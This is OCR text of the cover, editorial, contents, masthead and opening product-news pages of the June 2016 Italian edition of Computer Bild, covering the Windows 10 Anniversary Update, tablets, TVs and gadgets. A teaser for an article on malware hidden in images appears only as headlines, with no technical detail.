

Giugno 2016  
n° 219 (6/2016)


La rivista d'informatica più venduta in Europa

Anno XII, n.ro 219 (6/2016) - Periodicità: Mensile

# Computer

Solo  
**2,20**  
EURO  
CON 2 WEB CD  
E necessaria la registrazione  
online gratuita

Bild



VERSIONE BASE  
Rivista € 2,20

VERSIONE DVD  
Rivista + DVD € 3,99

EDIZIONI  
MASTER



Microsoft  
**Windows 10**  
Anniversary Update

LA NUOVA VERSIONE  
UFFICIALE MICROSOFT!

## WINDOWS 10 Anniversary Edition

**GRATIS PER TE!**

Gli esperti di COMPUTER BILD vi svelano **tutte le nuove funzioni**  
e le potenti app e vi dicono come averlo prima di tutti!

Rispondi ai messaggi  
dal pannello notifiche

Rimuovi i virus  
con Defender Rescue-Disk

Usa i comandi Linux  
direttamente dentro Windows

Utilizza Cortana  
come una vera segretaria

**INDAGINE ESCLUSIVA**

## CON UNA FOTO TI SPIO IL PC

Sapevate che un hacker esperto  
può nascondere un temibile malware  
in una simpatica immagine?

COMPUTER BILD ha scoperto che basta aprirne una per...

✓ Farsi fregare foto, video,  
password e numeri di carta di credito

✓ Dare l'accesso alla webcam  
del PC e farsi spiare senza limiti

SUL WEB CD  
IL TOOLKIT  
DEL PROGETTO  
HACKER

**WhatsApp  
blindato**

L'ultimo aggiornamento aggiunge  
la chat crittografata. Ma è  
davvero a prova di bomba?

+ SCOPRI LE NUOVE  
FUNZIONI

PROVATI PER VOI



**ARRIVANO I NUOVI  
TV ULTRA-HD**

Più grandi, più definiti  
ma anche più economici!

6 MAGNIFICI MODELLI A PARTIRE DA 640 EURO

GUIDE PASSO PASSO

### 15 TRUCCHI MAI VISTI PER NETFLIX



Come usare oltre i limiti il più grande  
servizio di streaming al mondo!



### GUIDA RAPIDA PER L'UTENTE HI-TECH

Collegamenti, impostazioni e  
upgrade per i tuoi tecnogadget

TUTTO MOBILE

### Il piccolo grande **iPhone SE**

Apple va controtendenza e  
lancia il **potente e maneggevole**  
**iPhone SE**. I nostri esperti  
svelano **tutti i pregi e difetti**



### SMARTPHONE ...IN CLASSE MEDIA

Vetro, metallo e display giganti  
ora sono alla portata di tutti!

# SOMMARIO

06/2016

**Computer**  
**Bild**  
ITALIA  
EDITORIALE

## UNA DATA DA RICORDARE

300 milioni di installazioni attive, più di un miliardo di ore trascorse su Microsoft Edge (solo a Marzo) e oltre 6 miliardi di risposte date da Cortana dal lancio di Windows 10. Questi sono i numeri di una grande operazione condotta su tutti i fronti a quasi un anno dal suo avvio. Sì, perché tra un paio di mesi l'ultimo sistema operativo Microsoft compirà il suo primo anno di vita ufficiale e con l'occasione terminerà anche l'offerta d'upgrade gratuita per chi già utilizza Windows 7 e 8.1 (con licenza). Dal 30 luglio Windows 10 potrà essere acquistato solo in bundle con un computer oppure stand-alone a 119 euro per la versione Home. Oggi le quote di mercato di Windows 10 sono del 15,34 per cento mentre Windows 7 (47,82%) detiene ancora il primato come sistema operativo desktop più utilizzato, ma fa una certa impressione osservare che Windows XP, benché non più supportato da Microsoft da oltre due anni, si attestò su un 10,63 per cento. Insomma, in tanti preferiscono aspettare nel procedere con l'aggiornamento rischiando anche dal lato sicurezza. Il consiglio di COMPUTER BILD è quello di procedere con l'upgrade: mai un sistema operativo Microsoft è risultato così stabile e veloce, e anche i tanto paventati problemi di compatibilità sono ridotti davvero al minimo. In più il nuovo sistema di feedback permette una continua analisi dei problemi sulle installazioni e dunque una maggiore velocità di risoluzione da parte di Microsoft, anche se proprio l'enorme quantità di informazioni personali che Windows 10 raccoglie di default (però l'invio di questi dati è disattivabile) tra i suoi utenti è sotto esame per una presunta invasione della privacy. La casa di Redmond sta preparando per la fatidica data del 29 luglio il suo regalo di compleanno per i propri utenti: un corposo aggiornamento che si chiamerà appunto Anniversary update, con parecchie novità tutte da scoprire e che noi abbiamo già provato per voi nel nostro speciale di copertina. Buon upgrade!

Ivan Schinella  
redazione@computerbild.it

## NEWS

### CENTRO SICUREZZA


Quanto sono sicuri i pagamenti contactless? .....

Brevi marketing Sam .....	9
Drone Roam-e .....	9
TV Panasonic TV DXW804 .....	10
Videocamera D-Link DCS-960L .....	10
TV Hisense 65M5500 .....	11
Mini notebook GPD Win .....	11
Drone DJI M600 .....	11
Notebook Apple MacBook 12 .....	11
Visori VR Huawei .....	11
Breve FBI-Apple .....	11
Pendrive SanDisk iXpand .....	11
<b>LA FOTO DEL MESE</b>	
9 4K per scimmie.....	6

### NUOVI PRODOTTI DEL MESE

eBook reader Kindle Oasis.....	8
Trasformabile Acer Switch Alpha 12 .....	8
Notebook Acer Predator 17X.....	8
PC desktop MSI Vortex .....	9
Bottiglia intelligente Kuvee .....	9
Notebook HP Spectre .....	9
Brevi economia Tesla.....	9

IN COPE



Microsoft

**Windows 10**

# WINDOWS 10 Anniversary Edition

Gli esperti di COMPUTER BILD vi svelano **tutte le nuove funzioni e le potenti app** e vi dicono come averlo prima di tutti!

**Pagina 20**

**INDAGINE ESCLUSIVA**


## CON UNA FOTO TI SPIO IL PC

Sapevate che un hacker esperto può nascondere un temibile malware in una simpatica immagine?

COMPUTER BILD ha scoperto che basta aprirne una per...

- ✓ Farsi fregare foto, video, password e numeri di carta di credito
- ✓ Dare l'accesso alla webcam del PC e farsi spiare senza limiti

**Pagina 31**



### WHATSAPP A PROVA DI BOMBA

Il popolare software di messaging ora CRIPTA TUTTI I SUOI MESSAGGI, così nessuno potrà più leggerli.

**Pagina 16**

DIRETTORE EDITORIALE: Massimo Mattone  
 DIRETTORE RESPONSABILE: Massimo Mattone  
 RESPONSABILE EDITORIALE: Giannmarco Bruni  
 REDAZIONE: Ivan Schinella  
 COLLABORATORI: F. Perrone, G. Garro

**REALIZZAZIONE GRAFICA**

CROMATIKA s.r.l.

Responsabile produzione: Giancarlo Sicilia  
 Progetto grafico e art director: Fabio Marra  
 Responsabile grafico di progetto: Leonardo Cicerio  
 Impaginazione e grafica:  
 Pasquale Pelle, Fabiola Grandinetti, Beppe Salvagnoni

**CONCESSIONARIA PER LA PUBBLICITÀ:**

MASTER ADVERTISING s.r.l.

Viale A. Doria, 17 - 20124 Milano - Tel. 02 83121211 - Fax 02 83121207  
 e-mail: advertising@edmaster.it

**EDITORE**

EDIZIONI MASTER S.p.A.

Via B. Diaz, 13 - 87030 Rende (CS)

PRESIDENTE E AMMINISTRATORE DELEGATO: Massimo Sesti

**ABBONAMENTI**

Versione base: 13 numeri prezzo € 20,00, sconto 30% sul prezzo di copertina di € 28,60

Versione DVD: 13 numeri (rivista + DVD-ROM) prezzo € 32,99,

sconto 36% sul prezzo di copertina di € 51,87

Offerta valida per il territorio nazionale fino al 30/06/2016

Abbonati anche online all'indirizzo: abbonamenti.edmaster.it

L'abbonamento verrà attivato sul primo numero utile successivo alla data della richiesta.

**ARRETRATI**

Costo arretrati (a copia): il doppio del prezzo di copertina + € 6,10 per contributo spese di spedizione (corriere espresso). Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate inviando una e-mail all'indirizzo: arretrati@edmaster.it. La richiesta contenente i Vs. dati anagrafici e il nome della rivista dovrà essere inviata via fax al num. 199 500005, oppure via posta a: EDIZIONI MASTER S.p.A. - Servizio Clienti, Viale Andrea Doria, 17 - 20124 Milano, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

- Bonifico bancario intestato a EDIZIONI MASTER S.p.A. c/o BANCA DI CREDITO COOPERATIVO DI CARUGATE E INZAGO S.C. IBAN IT47R08453320000000066000 (inviare copia della distinta insieme alla richiesta)
- Assegno bancario non trasferibile intestato a EDIZIONI MASTER S.p.A. (allegato in busta chiusa)
- Carta di credito Visa, Cartasi, o Eurocard/Mastercard (invia la Vs. autorizzazione, il numero di carta di credito, la data di scadenza, l'intestatario della carta e il codice CW2, cioè le ultime 3 cifre del codice numerico riportato sul retro della carta)

**SOSTITUZIONE:** Qualora nei prodotti fossero rinvenuti difetti o imperfezioni che ne limitassero la fruizione da parte dell'utente, è prevista la sostituzione gratuita, previo invio del materiale difettato. La sostituzione sarà effettuata se il problema sarà riscontrato e segnalato entro e non oltre 10 giorni dalla data effettiva di acquisto in edicola e nei punti vendita autorizzati, facendo fede il timbro postale di restituzione del materiale.

Inviare il supporto difettoso in busta chiusa a:

Edizioni Master - Servizio clienti: Viale A. Doria, 17 - 20124 Milano

Assistenza tecnica (e-mail): redazione@computerbild.it

**STAMPA:** Stampa Rotopress International S.r.l. - Via Brecce - 60025 Loreto (AN) - Tel. 071 9747511  
 - Via E. Mattei, 106 - 40138 Bologna - Tel. 051 4592111

**DUPPLICAZIONE DVD-ROM:** Ecodisk S.r.l. - Via Enrico Fermi, 13 Burago di Molgora (MB)

**DISTRIBUTORE ESCLUSIVO PER L'ITALIA:** MEPE - DISTRIBUZIONE EDITORIALE S.p.A. - Via Ettore Bugatti, 15 - 20142

Finito di stampare nel mese di Maggio 2016

© 2003 - 2016

Axel Springer AG Germany - All rights reserved.

Published from COMPUTER BILD with the permission of Axel Springer AG.  
 Reproduction in any manner in any language in whole or in part without prior written  
 permission is prohibited.

**SERVIZIO CLIENTI**

@ servizioclienti@edmaster.it

199.50.00.05\* sempre in funzione

199.50.50.51\* dal lunedì al venerdì 10.00 - 13.00

\*Costo massimo della telefonata 0,118 € - Iva a minuto di conversazione, da rete fissa, indipendentemente dalla distanza. Da rete mobile costo dipendente dall'operatore utilizzato.

# TEST

## CHI BATTERÀ IL NUOVO IPAD

Sono sempre più veloci e leggeri, 7 tablet con schermi da 10 e 12 pollici.  
**Pagina 58**



APPLE iPad PRO 9,7 Pollici.....	64
APPLE iPad PRO 12,9 Pollici.....	64
HUAWEI Media PAD M2 .....	64
GOOGLE Pixel C .....	65
LENOVO Yoga Tab 3 PRO.....	65
MICROSOFT Surface PRO 4 .....	65
SAMSUNG Galaxy TabPro S.....	65

## SMARTPHONE IN CLASSE MEDIA

I nuovi modelli sono anche in vetro e metallo e sfidano la qualità del "solito" Samsung .....

SAMSUNG Galaxy A3.....	50
ELEPHONE P9000 .....	50



HONOR 5X.....	50
ACER Liquid Z630 .....	51
BQ Aquaris X5.....	51
MICROSOFT Lumia 650.....	51
MOTOROLA Moto G (2016).....	51
LG zero .....	51

## VISIONI ULTRANITIDE

Più grandi, più definiti ma anche più economici!.....

PANASONIC TX-50CXW704 .....	56
SAMSUNG UE60JU6850 .....	56



SAMSUNG UE48JU6550 .....	57
SAMSUNG UE48JU6450 .....	57
HISENSE LTDN 50K321 .....	57
TCL U58S7806S .....	57

## IL PICCOLO GRANDE iPhone


I nostri esperti svelano tutti i pregi e i difetti  
del iPhone SE .....

Smartphone HUAWEI P9 .....	72
----------------------------	----

# GUIDE

## GUIDA RAPIDA PER L'UTENTE HI-TECH

Collegamenti ottimali, impostazioni corrette, upgrade  
del firmware: con i nostri 25 consigli potrai ottenere  
il meglio da tutti i tuoi dispositivi .....



## PASSWORD BOSS

Basta "pizzini" con password  
e file su computer.  
Ecco come risolvere il  
problema di salvare le  
password  
in un luogo sicuro.....



## BRAVE

Il browser che blocca gli  
annunci e il tracciamento  
degli utenti senza dover  
installare alcun plugin.....

## 15 TRUCCHI MAI VISTI PER NETFLIX

Come usare oltre i limiti il più grande servizio  
di streaming al mondo! .....

42

## LA POSTA DI COMPUTER BILD

guida ai CD/DVD .....

74

## LE VERSIONI DI COMPUTER BILD

guida ai CD/DVD .....

76

## KASPERSKY CLEANER

Rimuovi tutta la spazzatura e correggi gli errori  
che possono rendere lento il computer e mettere  
a rischio la privacy .....

79

# LA FOTO DEL MESE





# QUASI COME A CASA

La maggior parte delle persone utilizza TV Full HD, ma questa scimmia ha nella sua gabbia un ultra-definito TV 4K. Le scimmie e i lemuri della Port Lympne Reserve (Kent, Inghilterra) non seguono delle soap o le news sul TV 4K di Sony, ma un programma speciale: sullo schermo ad alta risoluzione vengono riprodotte immagini delle isole Java e del Madagascar, le regioni d'origine degli animali. Così gli inservienti vogliono far provare ai loro protetti la sensazione di essere nella boscaglia piuttosto che in un recinto. In seguito gli animali vengono reintrodotti nell'ambiente d'origine e, grazie alle TV UHD, non sono impreparati all'evento.

## NUOVI PRODOTTI DEL MESE

# LETTORE DI LUSSO

Con il Kindle Oasis Amazon presenta un nuovo lettore di eBook. Chi lo prende in mano, sarà sorpreso di quanto sia maneggevole: pesa appena 131 grammi. Questo eReader si caratterizza anche per il nuovo design, con l'impugnatura in cui sono integrati i due pulsanti che ne rende molto comodo il funzionamento. Il display da 6 pollici mostra testi e disegni in modo perfetto grazie al display con una densità di pixel di 300 ppi. L'Oasis è anche molto reattivo e la retroilluminazione è molto luminosa, senza ombre o macchie visibili. La memoria interna è sufficiente per circa 3.000 libri, mentre altri possono essere memorizzati nella Amazon Cloud. Nella dotazione è inclusa anche la custodia in pelle con seconda batteria che fissa all'Oasis attraverso un attacco magnetico e che permette di estendere l'autonomia fino a nove settimane.

Il giudizio di COMPUTER BILD: L'Oasis convince per qualità e tecnologia. Purtroppo, i prezzi delle due versioni (Wi-Fi a 290 euro e WiFi/3G a 350 euro) sono molto alti.

*"Piccolo, leggero, elegante: il Kindle Oasis di Amazon è il mio nuovo eBook Reader preferito."*



## acer L'ULTRALEGGERO E IL MOSTRO DI POTENZA

Esteticamente, il nuovo convertibile di Acer Switch Alpha 12 non differisce dalla concorrenza. Questo dispositivo da 12 pollici può essere utilizzato sia come un notebook che come tablet. La particolarità in questo caso è la silenziosità: disponibile a 799 euro, lo Switch è spinto da un processore Intel che è raffreddato senza il fastidioso ronzio delle ventole. Soluzione mai vista in un convertibile con chip Intel.

Il giudizio di COMPUTER BILD: finalmente un dispositivo per lavorare nella pace assoluta. Con lo Switch Alpha 12 Acer offre una soluzione silenziosa e di sicuro successo.



Molto comoda la tastiera magnetica in dotazione: una soluzione elegante che rende il dispositivo completo.

Per dissipare l'enorme calore generato, è dotato di due enormi griglie per lo sfiato dell'aria.



Chi vuole immergersi con gli occhiali VR in mondi virtuali, ha bisogno di un computer molto potente. Con il Predator 17X ora diventa possibile anche su un notebook: 4,5 chilogrammi di peso, potente processore Core i7 Core e scheda video GTX 980 con ben 8 gigabyte di memoria grafica, soluzione che di solito si trova solo sulle schede grafiche per PC. La tastiera ha una retroilluminazione multicolore a cinque zone, e a seconda del modello può ospitare fino a tre SSD. Per averlo, però, si deve essere disposti a spendere fino a 3000 Euro!

Il giudizio di COMPUTER BILD: Più di ogni altra cosa, il Predator 17X può rendere anche i giocatori più esigenti veramente felici.

# TONNELLATE DI TECNOLOGIA

**L**o scorso gennaio MSI ha mostrato al CES il suo compatto PC desktop Vortex, anche se in quell'occasione non erano stati svelati molti dettagli. Nel mese di aprile, questo piccolo "mostro" è arrivato sugli scaffali, condito con abbondanza di tecnologia di prima classe. La versione 1 è dotata di due potenti schede grafiche GeForce GTX 980, 32 gigabyte di RAM e un processore Core i7 della serie Intel Skylake. Prezzo: 4000 euro. Per qualcosa meno, si può optare per la versione 2. In questo caso si ha una doppia scheda GeForce GTX 960 e "solo" 16 GB di RAM. Il prezzo è di 2600 euro. I PC Vortex sono destinati ai giocatori. Secondo MSI, questo PC è pronto per i visori di realtà virtuale, come gli Oculus Rift o l'HTC Vive. Anche in caso contrario, comunque, sono un buon investimento per il futuro in quanto supportano la risoluzione a 4K.

**Il giudizio di COMPUTER BILD:** Sulla carta, entrambe le versioni sono attrezzate a dovere per far fronte alle tendenze di gioco attuali come la realtà virtuale. Il prezzo è alto, ma anche col modello più economico si dovrebbe essere in grado di giocare sempre al top nel corso dei prossimi due o tre anni.



SOLO  
27 CM DI  
ALTEZZA

## SAGGEZZA NEL VINO?

L'idea nasce negli Stati Uniti dalla start-up Kuvee che vuole produrre bottiglie di vino intelligenti. In realtà si tratta di un contenitore all'interno del quale deve essere inserita la vera bottiglia col vino, sempre prodotta da Kuvee. Questa soluzione non si limita a mantenere il vino fresco fino a 30 giorni: un display sulla bottiglia visualizza anche le informazioni sui vini e le recensioni. Inoltre può consigliarti quali vini provare e ordinarli direttamente dal display touch. La si può preordinare su Indiegogo per 200 dollari.

**Il giudizio di COMPUTER BILD:** Non tutto sembra essere intelligente, e soprattutto non a questo prezzo!



## HP SFIDA APPLE


Recentemente il CEO di HP Dion Weisler in un'intervista al New York Times ha lodato le caratteristiche del nuovo notebook HP Spectre che con soli 11 mm di spessore è persino più sottile del MacBook Air di Apple. Anche dal punto di vista delle performance lo Spectre dovrebbe essere vincente: optionalmente si può installare un processore i5 o i7 della serie Intel Skylake, e come accade per Apple, sono disponibili diverse capacità sia per l'unità SSD che per la memoria RAM. Anche nei prezzi, HP si mantiene in linea con Apple - da 1500 Euro a salire.

**Il giudizio di COMPUTER BILD:** Tecnicamente è paragonabile al MacBook Air - ma HP e Apple hanno anche un'altra cosa in comune: per avere un design così sottile, il cliente dovrà pagare un po' di più.




## 14.820

Auto elettriche vendute da Tesla nel primo trimestre 2016. Per molti investitori si è trattato di un dato deludente, perché la casa automobilistica californiana puntava a venderne 16000. I numerosi pre-ordini per il nuovo modello 3, però, fanno ben sperare per un aumento della sua quotazione in Borsa. Nel lungo periodo il successo di Tesla probabilmente arriverà dalla classe media.



## PELÈ CITA SAMSUNG

La leggenda del calcio Pelè (75) ha citato in giudizio Samsung per 30 milioni di dollari di danni. L'azienda coreana lo voleva come testimonial di una campagna pubblicitaria, ma non sono mai stati in grado di accordarsi. Samsung ha poi assunto un sosia dell'ex calciatore brasiliano. Il tribunale chiarirà se questo è sufficiente per un risarcimento.



## SELFIE DALL'ARIA

Chi ha bisogno di un bastone per i Selfie se c'è un selfie-drone? Il Roam-E ha una fotocamera a 360 gradi e si accoppia al telefono cellulare. Secondo il produttore, è in grado di riconoscere i volti, seguire il proprietario e quindi scattare foto dall'aria. Disponibile su www.flyingselfies.com per 350 dollari.

# NUOVI PRODOTTI DEL MESE

DISPLAY ULTRA HD

## LA BELLEZZA INCONTRA L'HI-TECH

Panasonic con le nuove TV DXW804 riesce a fornire immagini nitide e un colpo d'occhio impareggiabile: l'elegante cornice ultrasottile fa sembrare i video come se galleggiassero nella stanza, ricordando un po' i modelli Samsung a partire dall'anno 2013. Questa TV viene fornita in dotazione di una soundbar, che dovrebbe garantire un suono potente e ricco di bassi, cosa che

altrimenti sarebbe stato impossibile attraverso gli speaker integrati. Lo schermo offre la quadrupla risoluzione Full-HD (4K) e le immagini in HDR (High Dynamic Range). Del Panasonic colpisce poi l'elevato rapporto di contrasto, l'accuratezza del colore e una luminosità superiore alla media. Grazie poi alla funzione TV Anywhere, il canale in visione può essere seguito anche


su smartphone o tablet utilizzando l'apposita app mobile. Il DXW 804 è disponibile con diagonale da 146 cm (2600 euro) e 126 cm (2100 euro).

Il giudizio di COMPUTER BILD: Le TV Panasonic 4K HDR normalmente assicurano la migliore qualità d'immagini nei televisori attuali. È necessario, però, abituarsi al design della parte inferiore, caratterizzata dalla soundbar.

## PARABREZZA SMART

Per aiutare i piloti italiani a comunicare anche quando sono in sella al loro scooter, ecco un concept presentato da Samsung Italia che ha lo scopo di far mantenere gli occhi sulla strada. Lo Smart Whindshield è un display collegabile al parabrezza e che si accoppia al telefono cellulare. Non mostra solo la velocità e le informazioni di navigazione, ma anche le chiamate e i messaggi in arrivo. Non è ancora chiaro se questo parabrezza intelligente andrà in produzione di serie o se rimarrà solo un concept.

Il giudizio di COMPUTER BILD: Buona idea per le istruzioni di guida dal navigatore. Ma invece di controllare i messaggi su WhatsApp e il telefono, i piloti dovrebbero concentrarsi sul traffico.




OBIETTIVO  
FISHEYE



## TUTTO IN VISTA

La videocamera di sicurezza wireless DCS-960L di D-Link riesce a catturare una vista dell'ambiente con un angolo di 180 gradi, così da riprendere tutto senza dover installarne altre. Attraverso l'applicazione l'utente può determinare in quali aree dell'immagine impostare il rilevatore di movimenti o ascoltare i suoni direttamente su telefono o tablet. Ha anche il sensore per riprendere al buio e naturalmente è dotata di Wi-Fi per essere installata facilmente senza fili. Prezzo: 200 Euro.

Il giudizio di COMPUTER BILD: controllo della casa ad un prezzo equo. Interessante poi poter riprendere ogni angolo senza dover ricorrere a una soluzione motorizzata.



## UN POSTO IN PRIMA FILA

I produttori cinesi Hisense e sponsor dei prossimi europei di calcio si presentano per il calcio d'inizio con due nuovi Smart TV. Il più grande e costoso è il modello 65M5500, con 163 centimetri di diagonale per 1800 euro. 750 euro costerà invece il modello 43M3000 con 108 centimetri di

